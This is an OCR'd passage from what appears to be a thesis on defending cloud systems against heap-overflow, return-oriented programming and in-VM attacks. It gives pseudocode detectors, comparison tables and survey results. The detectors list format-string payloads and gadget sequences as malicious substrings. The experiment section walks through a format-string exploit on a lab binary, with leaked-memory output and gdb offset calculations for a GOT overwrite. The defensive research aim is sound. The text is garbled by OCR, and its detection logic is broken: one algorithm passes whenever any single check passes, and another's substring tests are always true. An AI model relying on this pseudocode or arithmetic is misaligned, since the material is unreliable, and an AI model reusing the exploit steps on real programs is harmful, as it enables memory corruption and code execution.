

Start program
Unsigned Node No
Continue search unassigned node
System call without authority
YES
No
No
YES
Allocate an unique node
GOT entry be altered
YES
YES
No
Is Parent's Child node?
No
ROP attack
YES
Malicious substring
Did the gadget exceed maximum times?
YES
YES
No
No
Setjmp buffer, Vtable Pointer and function Pointer, Last Branch Recording, SHE pointer are Overwritten.
Calculate Return Turn up Number, Maximum length gadget, Dispatcher gadget Number, BROP gadget Number, Stop gadget Number, Strcmp gadget Number, vfgadget Number,
Insert into or compare with database
Exit program
YES
Data control flow modified
No

Figure 5.3: The flowchart of ROP defensive countermeasure

When a program starts to execute in running time, the algorithm monitors whether a coming child node is related to the relevant parent node, all invoked gadgets whether they have stored in the database for each node and whether their turning up times does not exceed the recorded maximum times that have been calculated in a static state. If the number of returns is less than the recorded return number, it means that the control flow has been altered. It is also to check whether there are successive five chained gadgets or return instructions. This defensive countermeasure selects the maximum length of gadgets to store, it proposes to avoid gluing gadget attacks. Attackers may chain system call in a shared library or construct system call by chaining gadgets. The proposed defensive countermeasure checks whether an executing system call with authority or not. The proposed defensive countermeasure monitors occurred gadgets, dispatcher gadget, BROP gadget, stop gadget, "strcmp" gadget and "vfgadget", "sigreturn-call", FOP dispatcher gadget turning up number whether they exceed the maximum turning up number. If the entry of the Global Offset Table (GOT) is requested to alter, it should be examined whether the request originated from the Procedure Linkage Table (PLT) or with authority. This algorithm monitors executing codes whether they contain malicious sub- strings for format string commands to detect string-oriented programming attacks, whether SetJMP buffer (JOP), VTable pointer (ROP without return), function pointer (ROP without return), last branch recording, or SHE pointer is overwritten without authority. It is one of the ROP attacks if the occurred data is different from the relative data in the database.

Algorithm 2: Algorithm Return-oriented_Program_Detection

```
Input:   (i) Boolean GOT be altered withAuthority;
         (ii) Virtual function table modified;
         (iii) Total_num_gadget;
         (iv)  complement gadget replace  return_number;
         (v) whiteListGadget [];
         (vi) Dispatcher_gadget;
         (vii) BROP_gadget;
         (viii) stop_gadget;
         (v) sigreturn_call;
         (vi) strcmp_num;
         (vii) Sequence_number;
         (viii) return_num_threshold;
         (ix) new_invoked_length_gadget;
         (x) vfgadget;
         (xi) Total_length_gadget;
         (xii) Average_length_gadget;
         (xiii) return_number;

Output: (i) No ROP attack and proceed program;
```

(ii) Trigger the security alarm and throw an exception.

```
Begin
1:  while (node of functions trie does not equal null) do //Search unmarked node of trie #1while
2:      Calculate the Sequence_number;
3:      while [(Gadget does not equal null) or (Return does not equal null) or (Dispatcher
            gadget does not equal null) or (BROP_gadget does not equal null) or (stop_
            gadget does not equal null) or (strcmp _num does not equal null in Procedure
            Linkage Table (PLT)) or (virtual function does not equal null) or (sigreturn_
            call does not equal null) or (FOP Dispatcher_gadget does not equal null) or
            (childrens' Sequence_number does not equal null) or (Invoked gadget does
            not equal null)] do  //#2 while
4:          if (Test invoked gadget belongs to whiteListGadget []) then
5:              No ROP attack and proceed program;
6:          else
7:              Test  invoked  gadget belongs to whiteListGadget [];
8:              Calculate Total_length_gadget, Total_num_gadget;
10:             Average_length_gadget = Total_length_gadget divided by
                                        Total_num_gadget;
11:             Insert Average_length_gadget into a database;
12:             Calculate  return  num  threshold, Dispatcher_gadget,  BROP_gadget,
                 stop_gadget, strcmp_num, vfgadget, sigreturn_call, FOP  Dispatcher
                gadget, Invoked  gadget;
13:             Insert parent and children's Sequence_number, Separate number for
                 Dispatcher_gadget, BROP_gadget, stop_gadget, strcmp_num, vfgadget,
                sigreturn _call and FOP  Dispatcher_gadget in each node into a database;
14:             Insert Global Offset Table (GOT) into a database;
15:             return_num_threshold equals Default or an user adjusts value;
16:             Calculate complement  gadget  replace  return_number;
17:             Update entry of GOT in database;
18:             Calculate replace return_number;
19:         end if

20:         if (invoked  function  trie   node  Sequence_number does not equal benign
                    program flow childrens' Sequence_number)
                Or (GOT  be  altered and is not originally from Procedure
                    Linkage Table  (PLT) and withAuthority does not equal true)
                Or (new_invoked_length_gadget subtracted by Average  Length
                    gadget) divided by Average_length_gadget equal or be greater
                    than exceeding Average Length gadget threshold)
                Or (subString does not equal pop x; jmp *x or subString  does not
                    equal jmp*%ebx or subString  does not equal popad; cld;
                    ljmp ∗(%edx) or subString does not equal complement of
                    pop x; jump *x or subString does not equal complement of
                    jmp *%ebx or subString does not equal complement of popad;
                    cld; ljmp ∗(%edx) )
```

```
                            Or (replace  return_number is greater than or equals return  num
                                threshold or complement  gadget  replace  return_number
                                is greater than or equal return  num  threshold)
                            Or (withAuthority does not equal true)
                            Or (Setjmp  Buffer  Overwrite does not equal true or Vtable Pointer
                                Overwritten does not equal true or Function  Pointer  Overwrite
                                does not equal true or Data Structure Modified does not equal true)
                            Or (Invoked  gadget in each node is greater than Dispatcher  gadget in
                                each node)
                            Or (sub.string equal  %＃08x. %＃08x or sub.string equal  %＃08x.%s
                                or sub.string equal  %＃08x.%n or sub.string equal  %＃08x.%hn
                                or sub.string equal  %＃08x.%hhn)
                            Or (Invoked  BROP_gadget in each node is greater than BROP_gadget
                                in each node or Invoked  stop_gadget in each node is greater than
                                stop_gadget in each node or Invoked strcmp_num in each node is
                                greater than strcmp_ num in each node)
                            Or (Virtual  function  table  modified equal true and withAuthority
                                equal false)
                            Or (Invoked  vfgadget in each node is greater than vfgadget in each
                                node)
                            Or (Invoked  sigreturn_call in each node is greater than sigreturn_call
                                in each node)
                            Or (Invoked  FOP Dispatcher_gadget in each node is greater than
                                FOP Dispatcher_gadget in each node) ｝ ) then
21:                         Trigger Security alarm and throw an exception;
22:                 else
23:                         No ROP attack and proceed program;
24:                 end if
25:         end while // #2
26: end while //#1
End
```

Algorithm 2 is this study's proposed ROP defensive countermeasure that applies a trie graph of monitoring the integrity of program control flow and turning up the number of gadgets in each tree node. This study's proposed defensive countermeasure also monitors all potential launching return-oriented programming attack vectors: return functions turn up number, maximum length gadget, system call whether it is with authority, data control-flow integrity, dispatcher gadget number, BROP gadget number, stop gadget number, “strcmp” gadget number, “vfgadget” number, “sigreturn” call number, FOP dispatcher gadget number, GOT entry to be altered, malicious substring, "setjmp" buffer, "Vtable" pointer, and function pointer, last branch recording, and SHE pointer overwrite.

Table 5.2: Comparing existing methods against return-oriented programming attacks.

Defensive countermeasure	**Reference**	**Description/key concept**	**Ability to defend (strong/medium/weak)**
Address Space Layout Randomization	[45]	It aims to allocate random instructions in the memory area.	**Weak**
Data Execution Prevention	[46]	It attempts to prohibit program code to be executed or tampered with in protected memory address area	**Weak**
Frequent return instructions and gadgets	[127]	It is easy to detect ROP. Low performance overhead but may be defeated by using without return evading technique and enlarging distances between gadgets in instruction.	**Weak**
Shadow stack	[18]	This approach can monitor any alteration of execution control flow quickly to detect ROP. It may be evaded by modifying data on a scratchpad, stack, and heap. High performance overhead.	**Medium**
The sliding window method	[135]	It is more secure to detect ROP. It may be defeated by enlarging distances between gadgets in instruction. High performance overhead.	**Strong**
This study's ROP defensive countermeasure		Trie graph of monitoring program control flow integrity and turning up the number of gadgets in each node of trie graph prevents ROP attack.	**Strong**

This study has designed the ROP defensive countermeasure to adopt the advantages of existing defensive countermeasures and avoid their disadvantage in Table 5.2. To verify this study's proposing ROP defensive algorithm, this study also installs the following software applications and tools in this study's simulated virtual cloud environment: ROP Emporium, and Pwnlib.rop, Pwntool, GDB 4.15 (i586-unknown-linux), Radare2 has a function to find gadgets to assemble instruction, Gdb-peda, ROPGadget, GNU Binutils, Objdump, Ropper, ROPgadget, GNU Binutils. This study chooses the following current various ROP defensive countermeasures to compare successful defense rate, performance overhead, and implementing difficulty with this study's proposed ROP defensive countermeasure: ROPguard, ROP defender, DROP, G-Free, Binary Stirring, kBouncer, ROPecker, Return-less Kernels, CFLocking, ILR, Compact Control Flow Integrity & Randomization (CCFIR), CFIMon hardware-based. This study loads various vulnerable applications into this study's test bed for the experiment.

5.4 Cyberattack Launched inside VMs Defensive Countermeasure

This study proposes Five-Tier Detection Mode (Five-TDM) countermeasure to remedy the weakness of existing defensive countermeasures. It proposes to synthesize virtualization, rootkits, side-channel, rootkit, rollback, and ROP attack defences. The key to successful defence cyberattacks launched inside VMs is that perpetually and continuously keep all VMs under surveillance. Malicious tenants might attempt various methods to elude surveillance of the cloud.

Detection for **cyberattacks launched inside VMs**

1. Applications Installation: VM tenants are only permitted to install applications with an approved safe certificate. It is to avoid malicious tenants installing various rootkits, worms and Trojans, vulnerable applications, etc.

2. Signature-based Detection: This detection method is to compare the monitored signature behavior with pre-stored malicious signatures in a database. It is effective to detect already known cyberattacks. It cannot detect a new appearing cyberattack that is not stored in the database. It is crucial to apply signature-based detection by rapidly and continuously updating the database. Malicious tenants might launch cyberattacks against the resident VM, other peers' VMs, the host OS, and the hypervisor. It will be the quickest way to detect cyberattacks if the signature is matched with the database.

3. Monitoring virtual Network Interface Controller: All virtual network interface controllers are perpetually monitored in order to avoid one of them being deliberately set to promiscuous mode and being utilized as sniffing attacks by malicious attackers. A virtualized network interface controller (VMIC) is an abstract virtualized representation of the operating system network interface controller to handle communication between VMs and the host domain. The virtualized network interface controller is the pivot of communications between

the host machine and VMs. Malicious attackers can sniff communications between the host and guest VMs or among guest VMS, and even modify and relay all communications of virtualization if one or multiple virtualized network controllers are compromised.

4. Monitoring abnormal behavior: Abnormal behavior is defined as any behavior that does not comply with the cloud service provider's security policy. It is particularly to harm security issues. The abnormal behavior-based detection can compensate for some of the signature-based detection drawbacks. This detection method is adopted to compare the monitored behavior with the baseline profile without any signature database. The behavior is defined as abnormal and triggers a security alarm if the monitored behavior is outside the legitimate boundary. The prime advantage of the detection might detect various newly invented cyberattacks, even zero-day cyberattacks. It is indispensable to install defensive countermeasures against return-oriented programming attacks, SQL injection attacks, virtualization attacks, rollback cyberattacks, Man-in-the-middle attacks, script programming, virtual machine introspection attack, side-channel attack, and adopting rootkit attacks.

5. Input validation for applications of VMs: Malicious tenants may compromise applications of resident VM by injecting malicious input to launch SQL injection attacks and Cross-Site Scripting (XSS) attacks. They may exploit VMs, hosts, databases, and hypervisors after they have compromised one application of the VM.



Applications
5-TDM with administrator's interface
Dom_0
(Host OS)
virtualized network interface controller
Applications
5-TDM image
Dom_01
(Guest OS)
virtualized network interface controller
Applications
5-TDM image
Dom_n
(Guest OS)
virtualized network interface controller
1 to n
Hypervisor
Hardware Operating System

Figure 5.4: Five-TDM in a general infrastructure of the cloud computing system

Algorithm 3: Cyberattacks launched inside of VMs Detection Algorithm

```
//Result: Cyberattacks launched inside of VMs Detection.
Input: (i) With_approved_certificate;
       (ii) Blacklist_of_signatures;
       (iii) Promiscuous_mode;
       (iv) Abnormal_behaviour;
           (iv) Input_validation_for_application_of_VMS;

Output: (i) No cyberattack detected and Proceed program;
        (ii) Trigger the security alarm and throw an exception;
Begin
1:   if (With_approved_certificate is true)
     Or (Blacklist_of_signatures do not equal true)
     Or (Promiscuous_mode does not equal true)
     Or (Abnormal_behaviour does not equal true)
     Or (Input_validation_for_application_of_VMS is valid) then
2:        No cyberattack and proceed program;
3:   else
4:        Trigger the security alarm and throw an exception;
5:   end if
End
```

To the best of this study's knowledge, this novel detection is the first time to be proposed. Defence against cyberattacks launched inside VMs is of the same importance as defence against cyberattacks from outside the cloud. The following Algorithm 3 shows five-tier detection mode monitors against cyberattacks launched inside of VMs.

Figure 5.4 shows that Five-TDM with the administrator’s interface is installed inside the host operating system. It is the administrator’s control centre of Five-TDM. Each VM is installed Five-TDM image that is used to monitor tenants’ behavior of residing VM. The Five-TDM can quickly detect and trigger a security alarm if malicious tenants launch any cyberattack inside residing VM. The study has designed this defensive countermeasure to adopt the advantages of existing defensive countermeasures and avoid their disadvantage in Table 5.3.

Table 5.3: Comparing existing methods against cyberattacks launched inside VMs.

Defensive countermeasure	**Reference**	**Description/key concept**	**Ability to defend (strong/medium/weak)**
HyperAttacker	[146]	Defence for virtualization cyberattack and rootkit attack. It cannot defend against other conceal cyberattacks, like return-oriented programming attacks.	Strong
eCloudIDS .	[147]	Effectively and efficiently secure the whole cloud environment. It cannot defend against each cyberattack with more advanced exploiting techniques.	Weak
NvCloudIDS	[156]	It focuses to defend for hypervisor but weakly defends against other cyberattacks.	Medium
Group of mobile agents	[157]	Effectively and efficiently monitor abnormal activity in the cloud environment to detect cyberattacks. It cannot defeat conceal cyberattacks, like return- oriented programming attacks.	Weak
Bayesian Game-Theoretic Intrusion Detection System	[159]	Effectively and efficiently defend for virtualization environment of the cloud. It can be evaded by exploiting a virtual network interface controller.	Medium
Naive Bayes Classifier Approach	[158]	Effectively and efficiently defend against virtual machines and lots of cyberattacks. It can be defeated by return-oriented programming attacks.	Strong
This study's Five-tier defensive countermeasure		It is based on eliminating five cyberattack approaches inside VMs.	Strong

5.5 Summary

This chapter introduces three proposed novel defensive countermeasures that make up for deficiencies of existing defensive countermeasures separately against heap overflow, return-oriented programming, and cyberattacks launched inside VMs based on the characteristics of each sort of cyberattack. These novel defensive countermeasures have adopted the advantages of existing defensive countermeasures to avoid their disadvantage.

Eight-tier prevention defensive countermeasure against heap overflow attacks focuses on detecting invoking UNLINK, executing shellcode without authority, memory address modification, modifying integers in heap to process malicious codes, malicious substring of format string commands, the size field of a formerly distributed chunk of an "an-entry" structure modified, unlink() macro or frontlink() macro to corrupt heap applied and data is divided. It may prevent all function pointers to be maliciously altered and causing program control flow to be modified. Trie graph defensive countermeasure against ROP focuses on monitoring program control flow integrity and turning up the number of gadgets in each node of the trie graph. Five-tier defensive countermeasure against cyber-attacks launched inside VMs focuses on application installation, signature-based detection, monitoring virtual network interface controller, monitoring abnormal behaviour, and input validation for applications of VMs. The thesis findings and analysis are reported in Chapter 6.

Chapter 6

Findings and Analysis

6.1 Introduction

The three novel defensive countermeasures against heap overflow attacks, ROP attacks, and cyberattacks launched inside VMs were proposed in Chapter 5. This chapter presents data gathered from qualitative research, quantitative research, and analysis.

This thesis adopts that the successful defensive rate and performance overhead are the most important indexes of metrics for network security. This thesis also adds the implementing difficulty index because it not only influences the correction of successful defensive rate, but also the usage of end-users.

6.2 Qualitative Data

This study adopts questionnaires, focus groups, and in-depth interviews to collect qualitative data. For the questionnaire, one vote is added as one score and summed up to calculate the total percentage. The questionnaire calculating results, IT exporters' opinions gathered from focus groups, and in-depth interviews are utilized for proposed defensive countermeasures.

To recall that the research question has been presented in Chapter 1 with three components (a to c) as follow:

What can be done to improve defensive countermeasures against?
a) Heap flow attacks.
b) ROP attacks.
c) Cyberattacks launched inside VMs.

To answer part (a) of the research question (Heap flow attacks) we conducted a survey questionnaire (Appendix A), and 52 copies of the replied questionnaire were received. We count and make statistics in response to data. Table 6.1 shows statistics of the answers about what can be done to improve the defensive countermeasures against heap flow attacks in a replied questionnaire. All persons voted to eliminate software bugs and check buffer size for defensive countermeasures against heap overflow attacks because they are aware and familiar with all IT experts. 96.15% of persons voted for monitoring function pointers. People may be unaware and unfamiliar with the behavior of monitoring function pointers, so they did not vote for this. This study proposes eight-tier defensive countermeasures for heap overflow targets to impede function points of heap area to be altered without authority.

Table 6.1: The statistical answers of a questionnaire for impeding heap flow attack.

Heap overflow Prevention Defensive Countermeasure	Percentage (%)
Eliminate software bugs	100
Checking buffer size	100
Monitoring function pointers	96.15%

It is the same as answering part (b) of the research question (ROP attacks). Table 6.2 shows statistics of the answers about what can be done to improve the defensive countermeasures against ROP attacks in a replied questionnaire. All people voted for ASLR, DEP, frequent return instructions and gadgets, shadow stack for the defensive countermeasure of ROP because they are aware and familiar with all IT experts. 90.38% voted for the sliding window method that is recently proposed by other researchers. 96.15% voted for monitoring control-flow integrity and the number of turning-up gadgets. This study proposes a new defensive countermeasure for monitoring control-flow integrity and the number of gadgets turning up. Some experts have not voted on the sliding window method, monitoring control-flow integrity, and the number of gadgets turning up, they are maybe unaware of and unfamiliar with them.

Table 6.2: The statistical answers of a questionnaire for preventing ROP attacks.

ROP Defensive Countermeasure	Percentage (%)
Address Space Layout Randomization (ASLR)	100
Data Execution Prevention (DEP)	100
Frequent return instructions and gadgets	100
Shadow stack	100
The sliding window method	90.38
Monitoring control flow integrity and the number of turning up gadget	96.15

It is the same as answering part (c) of the research question. Table 6.3 shows statistics of the answers about effectively defensive countermeasures to impede cyberattacks launched inside VMs in a replied questionnaire. All persons voted for applications installation, signature-based detection, VNIC (Virtual Network Interface Controller), abnormal behavior, and input validation for applications of VMs as defensive countermeasures of cyberattacks launched inside VMs because they are aware and familiar with all IT experts.

Table 6.3: The statistical answers of a questionnaire for defeating cyberattacks launched inside VMs.

Cyberattacks Launched inside VMs Defensive Countermeasure	Percentage (%)
Applications Installation	100
Signature-based Detection	100
Virtual Network Interface Controller	100
Abnormal Behaviour	100
Input Validation for Applications of VMs	100

6.2 Quantitative Data

For quantitative research data collection, one score is added to the successful defensive rate if the relative defensive countermeasure can detect and impede the related cyberattacks. It is a null score if it fails to detect and impede the related cyberattacks. The evaluation of successful defensive rate is decided by whether the targeted program that has installed a defensive countermeasure can detect and prevent cyberattacks, e.g., escalate privilege to root, access, and control a database. If a defensive countermeasure does not require to access source code or binary code, it has more advantages to being accepted by end-users, especially for commercial security issues because commercial clients are not willing to provide source code or binary code based on commercial security reasons in most of the cases. Performance overhead (computational cost) is the increased extra computing execution time after a defensive program is installed. The side effect of countermeasure tools is inevitable to incur performance overhead.


To gather useful experiment data for quantitative research via various penetration tests, this study proposed to conduct three separate experiments to test the proposed related defensive countermeasures for heap overflow attacks, ROP attacks, and cyberattacks launched inside VMs. First, some programs with vulnerabilities that can be successfully invaded by heap overflow or ROP or cyberattacks launched inside cloud VMs are demonstrated. Then, the relative proposing defensive countermeasures are tested and compared with other existing defensive countermeasures against head overflow, ROP, and cyberattacks launched inside VMs. Finally, the implementing difficulty of each detection countermeasure is compared with other similar defensive countermeasures.

6.2.1 Evaluating heap overflow defensive countermeasure

There are 110 penetration tests that were conducted against a program with heap overflow vulnerability.

Stage 1: This study firstly adopts various heap overflow attack technique to modify function pointers to exploit the vulnerable programs.

The following example is to adopt format string to exploit a vulnerable program. Arbitrary memory address can be read by reducing or increasing the number of format parameters %#08x in Figure 6.1:



```
mm@mm-VirtualBox:~$ ./formatString %#08x.%#08x.%#08x.%#08x.%#08x.%#08x.%#08x
0x389448a8.0x389448c0.00000000.0xdc358e80.0xdc370560.0x389448a8.0x400490
mm@mm-VirtualBox:~$
mm@mm-VirtualBox:~$ ./formatString %#08x.%#08x.%#08x.%#08x.%#08x.%#08x.%#08x.
%#08x
0x49b49db8.0x49b49dd0.00000000.0x85ff8e80.0x86010560.0x49b49db8.0x400490.0xde
adbeef
mm@mm-VirtualBox:~$ 
```


Figure 6.1: To read arbitrary memory address.

Because this process is not protected by Position Independent executables (PIE), the address of ".text" instruction is the same for every processing. We may use the address of ".text" among one instruction to overwrite the "ret" address. As an environment variable, the buffer is random and the memory address of the shellcode is unknown, we use "jmp esp" instruction. To obtain the memory address of the path environment variable to deduce the distance between the end of the stack frame and the beginning of the format string memory address is known as the pointer conveyed to printf() if the printf() method is called:

We utilize the point of ESP's preserved the address of Extended Instruction Pointer (EIP) that is a register in x86 architecture (32 bit) after "jmp esp" and function fix-path () have been completed and followed by leave instruction. After "jmp esp" has overwritten other address, "pop %eip, esp" is increased by 4 and pointing to saved "eip +4". The next instruction is "jmp esp", then the address of "eip" is the point of esp. It shall be the address for storing the shellcode.


To overwrite 0x00000010 in memory with 0x080484b4 by using a format string in Figure 6.2. Firstly, we must split it into pairs in little-endian order (from end to beginning 0x08/04/84/b4 as b4, 84, 04, 08). Then we use the memory address of GOT, 0x00000010 as the base to calculate buffer length for byte pairs.

The buffer length 0x00000010 to 0xb4 is 164. The buffer length from 0xb4 to 0x84 is 208 (because byte pair 84 is subtracted by byte pair b4, the result is negative. The negative figure is not significant for buffer length, so we discharge it and get a "1" in the most significant digit of the first number to make "184" and calculate the result of buffer length is 128. Similarly, byte pair 0x08 is subtracted by byte pair 0x04, and the result of buffer length is 4. We find the buffer length of 4 is too small and does not work in our test. Then we try to add a “1” in the most significant digit of the first number to make “108” and get the result of buffer length 260. Malicious attackers can utilize the list of saved frame pointers to arbitrarily overwrite 00000041 data in memory into 00000043 in Figure 6.3. They may arbitrarily overwrite data in memory and modify the program control flow even without information leaks.



```
(gdb) p 0xb4 - 0x00000010
=========================
$9 = 164
(gdb) p 0x84 - 0pxb4
$10 = -48
(gdb) p 0x184 - 0xb4
$11 = 208
(gdb) p 0x04 - 0x84
$12 = -128
(gdb) p 0x104 - 0x84
Undefined command: "0". Try "help".
(gdb) p 0x104 - 0x84
$13 = 128
(gdb) p 0x08 - 0x04
$14 = 4
(gdb) p 0x108 - 0x04
$15 = 260
```

